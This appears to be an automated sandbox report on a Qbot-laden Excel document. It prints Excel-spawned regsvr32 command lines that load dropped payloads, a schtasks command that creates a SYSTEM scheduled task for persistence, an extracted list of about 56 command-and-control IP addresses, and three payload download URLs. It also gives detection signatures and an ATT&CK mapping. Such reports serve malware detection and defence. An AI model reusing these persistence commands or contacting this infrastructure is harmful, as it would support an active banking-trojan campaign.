ID: 493727
Sample Name:
SecuriteInfo.com.Exploit.Siggen3.20906.5188.xls
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 23:44:43
Date: 29/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report SecuriteInfo.com.Exploit.Sigg…

Overview


General Information

Sample Name:	SecuriteInfo.com.Exploit.Siggen3.20906.5188.xls
Analysis ID:	493727
MD5:	7b83b99dace566..
SHA1:	4c4893beca9223..
SHA256:	e005a59b0ab458..
Tags:	xlsx
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0 Qbot

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Yara detected Qbot
- Multi AV Scanner detection for subm…
- Document exploit detected (drops P…
- Sigma detected: Schedule system p…
- Office document tries to convince vi…
- Maps a DLL or memory area into an…
- Overwrites code with unconditional j…
- Office process drops PE file
- Sigma detected: Microsoft Office Pr…
- Injects code into the Windows Explo…
- Sigma detected: Regsvr32 Comman…

Classification



Process Tree

- **System is w10x64**
- EXCEL.EXE (PID: 5340 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - regsvr32.exe (PID: 7012 cmdline: 'C:\Windows\System32\regsvr32.exe' C:\Datop\test.test MD5: 426E7499F6A7346F0410DEAD0805586B)
  - regsvr32.exe (PID: 6932 cmdline: 'C:\Windows\System32\regsvr32.exe' C:\Datop\test1.test MD5: 426E7499F6A7346F0410DEAD0805586B)
    - explorer.exe (PID: 6888 cmdline: C:\Windows\SysWOW64\explorer.exe MD5: 166AB1B9462E5C1D6D18EC5EC0B6A5F7)
      - schtasks.exe (PID: 3016 cmdline: 'C:\Windows\system32\schtasks.exe' /Create /RU 'NT AUTHORITY\SYSTEM' /tn xtwplfwnel /tr 'regsvr32.exe -s \'C:\Datop\test1.test\'' /SC ONCE /Z /ST 23:48 /ET 24:00 MD5: 15FF7D8324231381BAD48A052F85DF04)
        - conhost.exe (PID: 6704 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - regsvr32.exe (PID: 5528 cmdline: 'C:\Windows\System32\regsvr32.exe' C:\Datop\test2.test MD5: 426E7499F6A7346F0410DEAD0805586B)
- **cleanup**

Malware Configuration

Threatname: Qbot

```
{
  "Bot id": "tr",
  "Campaign": "1632817399",
  "Version": "402.363",
  "C2 list": [
    "105.198.236.99:443",
    "140.82.49.12:443",
    "37.210.152.224:995",
    "89.101.97.139:443",
    "81.241.252.59:2078",
    "27.223.92.142:995",
    "81.250.153.227:2222",
    "73.151.236.31:443",
    "47.22.148.6:443",
    "122.11.220.212:2222",
    "120.151.47.189:443",
    "199.27.127.129:443",
    "216.201.162.158:443",
    "136.232.34.70:443",
    "76.25.142.196:443",
    "181.118.183.94:443",
    "120.150.218.241:995",
    "185.250.148.74:443",
    "95.77.223.148:443",
    "75.66.88.33:443",
    "45.46.53.140:2222",
    "173.25.166.81:443",
    "103.148.120.144:443",
    "173.21.10.71:2222",
    "186.18.205.199:995",
    "71.74.12.34:443",
    "67.165.206.193:993",
    "47.40.196.233:2222",
    "68.204.7.158:443",
    "47.40.196.233:2222",
    "24.229.150.54:995",
    "109.12.111.14:443",
    "177.130.82.197:2222",
    "72.252.201.69:443",
    "24.55.112.61:443",
    "24.139.72.117:443",
    "187.156.138.172:443",
    "71.80.168.245:443",
    "105.157.55.133:995",
    "82.77.137.101:995",
    "173.234.155.233:443",
    "75.188.35.168:443",
    "5.238.149.235:61202",
    "73.77.87.137:443",
    "182.176.112.182:443",
    "96.37.113.36:993",
    "162.244.227.34:443",
    "92.59.35.196:2222",
    "196.218.227.241:995",
    "68.207.102.78:443",
    "2.188.27.77:443",
    "189.210.115.207:443",
    "181.163.96.53:443",
    "75.107.26.196:465",
    "185.250.148.74:2222",
    "68.186.192.69:443"
  ]
}
```


Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
SecuriteInfo.com.Exploit.Siggen3.20906.5188.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x3a8aa:$s1: Excel • 0x3b94a:$s1: Excel • 0x34cf:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 00 00 00 00 00 00 00 00 01 3A
SecuriteInfo.com.Exploit.Siggen3.20906.5188.xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000011.00000002.592808629.0000000000AF0000.00000040.00020000.sdmp	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
00000009.00000003.380505097.0000000003320000.00000040.00000001.sdmp	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	

Unpacked PEs

Source	Rule	Description	Author	Strings
9.3.regsvr32.exe.33330bf.0.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
9.2.regsvr32.exe.10000000.0.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
17.2.explorer.exe.af0000.0.raw.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
17.2.explorer.exe.af0000.0.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
9.3.regsvr32.exe.33330bf.0.raw.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Regsvr32 Command Line Without DLL

Persistence and Installation Behavior:

Sigma detected: Schedule system process

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Software Vulnerabilities:

Document exploit detected (drops PE files)

Document exploit detected (process start blacklist hit)

Document exploit detected (UrlDownloadToFile)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Office process drops PE file

Persistence and Installation Behavior:

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Overwrites code with unconditional jumps - possibly settings hooks in foreign process

HIPS / PFW / Operating System Protection Evasion:

Maps a DLL or memory area into another process

Injects code into the Windows Explorer (explorer.exe)

Yara detected hidden Macro 4.0 in Excel

Stealing of Sensitive Information:

Yara detected Qbot


Remote Access Functionality:

Yara detected Qbot

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networl Effects
Valid Accounts	Scheduled Task/Job 1	Scheduled Task/Job 1	Process Injection 2 1 3	Masquerading 1 1	Credential API Hooking 1	System Time Discovery 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 1	Eavesdı Insecure Networl Commu
Default Accounts	Scripting 1	DLL Side-Loading 1	Scheduled Task/Job 1	Disable or Modify Tools 1	LSASS Memory	Security Software Discovery 1	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit S Redirec Calls/SM
Domain Accounts	Native API 1	Logon Script (Windows)	DLL Side-Loading 1	Virtualization/Sandbox Evasion 1	Security Account Manager	Virtualization/Sandbox Evasion 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit S Track D Locatior
Local Accounts	Exploitation for Client Execution 3 3	Logon Script (Mac)	Logon Script (Mac)	Process Injection 2 1 3	NTDS	Process Discovery 3	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 4	SIM Car Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 1	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipul Device Commu
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 1	Cached Domain Credentials	System Information Discovery 1 5	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammin Denial c Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue \ Access
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	DLL Side-Loading 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgr Insecure Protocol


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SecuriteInfo.com.Exploit.Siggen3.20906.5188.xls	15%	Virustotal		Browse
SecuriteInfo.com.Exploit.Siggen3.20906.5188.xls	22%	ReversingLabs	Document-Excel.Downloader.EncDoc	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\key[1].gif	100%	Joe Sandbox ML		
C:\Datop\test1.test	100%	Joe Sandbox ML		

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
mercanets.com	0%	Virustotal		Browse
geit.in	0%	Virustotal		Browse
gillcart.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://roaming.edog.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	URL Reputation	safe	
http://https://geit.in/MeOlE9Xxd/key.xml	3%	Virustotal		Browse
http://https://geit.in/MeOlE9Xxd/key.xml	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://mercanets.com/9DPZqAfZdq5z/key.xml	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://gillcart.com/Cdpmoyhr/key.xml	0%	Avira URL Cloud	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
mercanets.com	162.222.225.250	true	false	• 0%, Virustotal, Browse	unknown
geit.in	162.251.80.22	true	false	• 0%, Virustotal, Browse	unknown
gillcart.com	199.79.63.251	true	false	• 0%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://geit.in/MeOlE9Xxd/key.xml	false	• 3%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://mercanets.com/9DPZqAfZdq5z/key.xml	false	• Avira URL Cloud: safe	unknown
http://https://gillcart.com/Cdpmoyhr/key.xml	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
199.79.63.251	gillcart.com	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	false
162.251.80.22	geit.in	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	false

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
162.222.225.250	mercanets.com	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	false

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	493727
Start date:	29.09.2021
Start time:	23:44:43
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 49s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SecuriteInfo.com.Exploit.Siggen3.20906.5188.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	27
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLS@12/4@3/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 22.7% (good quality ratio 21.5%) • Quality average: 77% • Quality standard deviation: 27%
HCA Information:	• Successful, ratio: 76% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
199.79.63.251	SecuriteInfo.com.Exploit.Siggen3.20906.5188.xls	Get hash	malicious	Browse	
	recital-1302341626.xls	Get hash	malicious	Browse	
	recital-1302341626.xls	Get hash	malicious	Browse	
	recital-123154428.xls	Get hash	malicious	Browse	
	recital-123154428.xls	Get hash	malicious	Browse	
162.251.80.22	SecuriteInfo.com.Exploit.Siggen3.20906.5188.xls	Get hash	malicious	Browse	
	recital-1302341626.xls	Get hash	malicious	Browse	
	recital-1302341626.xls	Get hash	malicious	Browse	
	recital-123154428.xls	Get hash	malicious	Browse	
	recital-123154428.xls	Get hash	malicious	Browse	
162.222.225.250	SecuriteInfo.com.Exploit.Siggen3.20906.5188.xls	Get hash	malicious	Browse	
	recital-1302341626.xls	Get hash	malicious	Browse	
	recital-1302341626.xls	Get hash	malicious	Browse	
	recital-123154428.xls	Get hash	malicious	Browse	
	recital-123154428.xls	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
geit.in	SecuriteInfo.com.Exploit.Siggen3.20906.5188.xls	Get hash	malicious	Browse	• 162.251.80.22
	recital-1302341626.xls	Get hash	malicious	Browse	• 162.251.80.22
	recital-1302341626.xls	Get hash	malicious	Browse	• 162.251.80.22
	recital-123154428.xls	Get hash	malicious	Browse	• 162.251.80.22
	recital-123154428.xls	Get hash	malicious	Browse	• 162.251.80.22
mercanets.com	recital-1302341626.xls	Get hash	malicious	Browse	• 162.222.225.250
	recital-1302341626.xls	Get hash	malicious	Browse	• 162.222.225.250
	recital-123154428.xls	Get hash	malicious	Browse	• 162.222.225.250
	recital-123154428.xls	Get hash	malicious	Browse	• 162.222.225.250
gillcart.com	SecuriteInfo.com.Exploit.Siggen3.20906.5188.xls	Get hash	malicious	Browse	• 199.79.63.251
	recital-1302341626.xls	Get hash	malicious	Browse	• 199.79.63.251
	recital-1302341626.xls	Get hash	malicious	Browse	• 199.79.63.251
	recital-123154428.xls	Get hash	malicious	Browse	• 199.79.63.251
	recital-123154428.xls	Get hash	malicious	Browse	• 199.79.63.251

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
PUBLIC-DOMAIN-REGISTRYUS	SecuriteInfo.com.Exploit.Siggen3.20906.5188.xls	Get hash	malicious	Browse	• 162.222.225.250
	Nuevo pedido # 765-3523663 ,pdf.exe	Get hash	malicious	Browse	• 208.91.199.223
	PO#1135 - #U88d5#U5049.exe	Get hash	malicious	Browse	• 208.91.199.224
	recital-1302341626.xls	Get hash	malicious	Browse	• 162.222.225.250
	recital-1302341626.xls	Get hash	malicious	Browse	• 162.222.225.250
	recital-123154428.xls	Get hash	malicious	Browse	• 162.222.225.250
	recital-123154428.xls	Get hash	malicious	Browse	• 162.222.225.250
	dhl_doc88654325571.exe	Get hash	malicious	Browse	• 208.91.198.143
	ORDER _NO_32017.doc	Get hash	malicious	Browse	• 162.215.241.145
	New Order.pdf.exe	Get hash	malicious	Browse	• 208.91.199.225
	Curriculum Vitae Milani.exe	Get hash	malicious	Browse	• 208.91.199.224
	usermasabiczx.exe	Get hash	malicious	Browse	• 199.79.62.16
	IfF08zoTKQNagy0.exe	Get hash	malicious	Browse	• 208.91.198.143
	vNBfeEsb8L.doc	Get hash	malicious	Browse	• 204.11.58.87
	Inquiry - Specifications 002021 (2).exe	Get hash	malicious	Browse	• 208.91.199.223
	#RFQ SUPPLY Unilever House UK.exe	Get hash	malicious	Browse	• 208.91.199.224
	O2bxPCQqfl.exe	Get hash	malicious	Browse	• 208.91.199.224
	PO00174Quotations.exe	Get hash	malicious	Browse	• 208.91.199.224
	PRESUPUESTO.xlsx	Get hash	malicious	Browse	• 208.91.199.223
	New Order for UT- materials.exe	Get hash	malicious	Browse	• 208.91.198.143

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
PUBLIC-DOMAIN-REGISTRYUS	SecuriteInfo.com.Exploit.Siggen3.20906.5188.xls	Get hash	malicious	Browse	• 162.222.225.250
	Nuevo pedido # 765-3523663 ,pdf.exe	Get hash	malicious	Browse	• 208.91.199.223
	PO#1135 - #U88d5#U5049.exe	Get hash	malicious	Browse	• 208.91.199.224
	recital-1302341626.xls	Get hash	malicious	Browse	• 162.222.225.250
	recital-1302341626.xls	Get hash	malicious	Browse	• 162.222.225.250
	recital-123154428.xls	Get hash	malicious	Browse	• 162.222.225.250
	recital-123154428.xls	Get hash	malicious	Browse	• 162.222.225.250
	dhl_doc88654325571.exe	Get hash	malicious	Browse	• 208.91.198.143
	ORDER _NO_32017.doc	Get hash	malicious	Browse	• 162.215.241.145
	New Order.pdf.exe	Get hash	malicious	Browse	• 208.91.199.225
	Curriculum Vitae Milani.exe	Get hash	malicious	Browse	• 208.91.199.224
	usermasabiczx.exe	Get hash	malicious	Browse	• 199.79.62.16
	IfF08zoTKQNagy0.exe	Get hash	malicious	Browse	• 208.91.198.143
	vNBfeEsb8L.doc	Get hash	malicious	Browse	• 204.11.58.87
	Inquiry - Specifications 002021 (2).exe	Get hash	malicious	Browse	• 208.91.199.223
	#RFQ SUPPLY Unilever House UK.exe	Get hash	malicious	Browse	• 208.91.199.224
	O2bxPCQqfl.exe	Get hash	malicious	Browse	• 208.91.199.224
	PO00174Quotations.exe	Get hash	malicious	Browse	• 208.91.199.224
	PRESUPUESTO.xlsx	Get hash	malicious	Browse	• 208.91.199.223
	New Order for UT- materials.exe	Get hash	malicious	Browse	• 208.91.198.143
PUBLIC-DOMAIN-REGISTRYUS	SecuriteInfo.com.Exploit.Siggen3.20906.5188.xls	Get hash	malicious	Browse	• 162.222.225.250
	Nuevo pedido # 765-3523663 ,pdf.exe	Get hash	malicious	Browse	• 208.91.199.223
	PO#1135 - #U88d5#U5049.exe	Get hash	malicious	Browse	• 208.91.199.224
	recital-1302341626.xls	Get hash	malicious	Browse	• 162.222.225.250
	recital-1302341626.xls	Get hash	malicious	Browse	• 162.222.225.250
	recital-123154428.xls	Get hash	malicious	Browse	• 162.222.225.250
	recital-123154428.xls	Get hash	malicious	Browse	• 162.222.225.250
	dhl_doc88654325571.exe	Get hash	malicious	Browse	• 208.91.198.143
	ORDER _NO_32017.doc	Get hash	malicious	Browse	• 162.215.241.145
	New Order.pdf.exe	Get hash	malicious	Browse	• 208.91.199.225
	Curriculum Vitae Milani.exe	Get hash	malicious	Browse	• 208.91.199.224
	usermasabiczx.exe	Get hash	malicious	Browse	• 199.79.62.16
	IfF08zoTKQNagy0.exe	Get hash	malicious	Browse	• 208.91.198.143
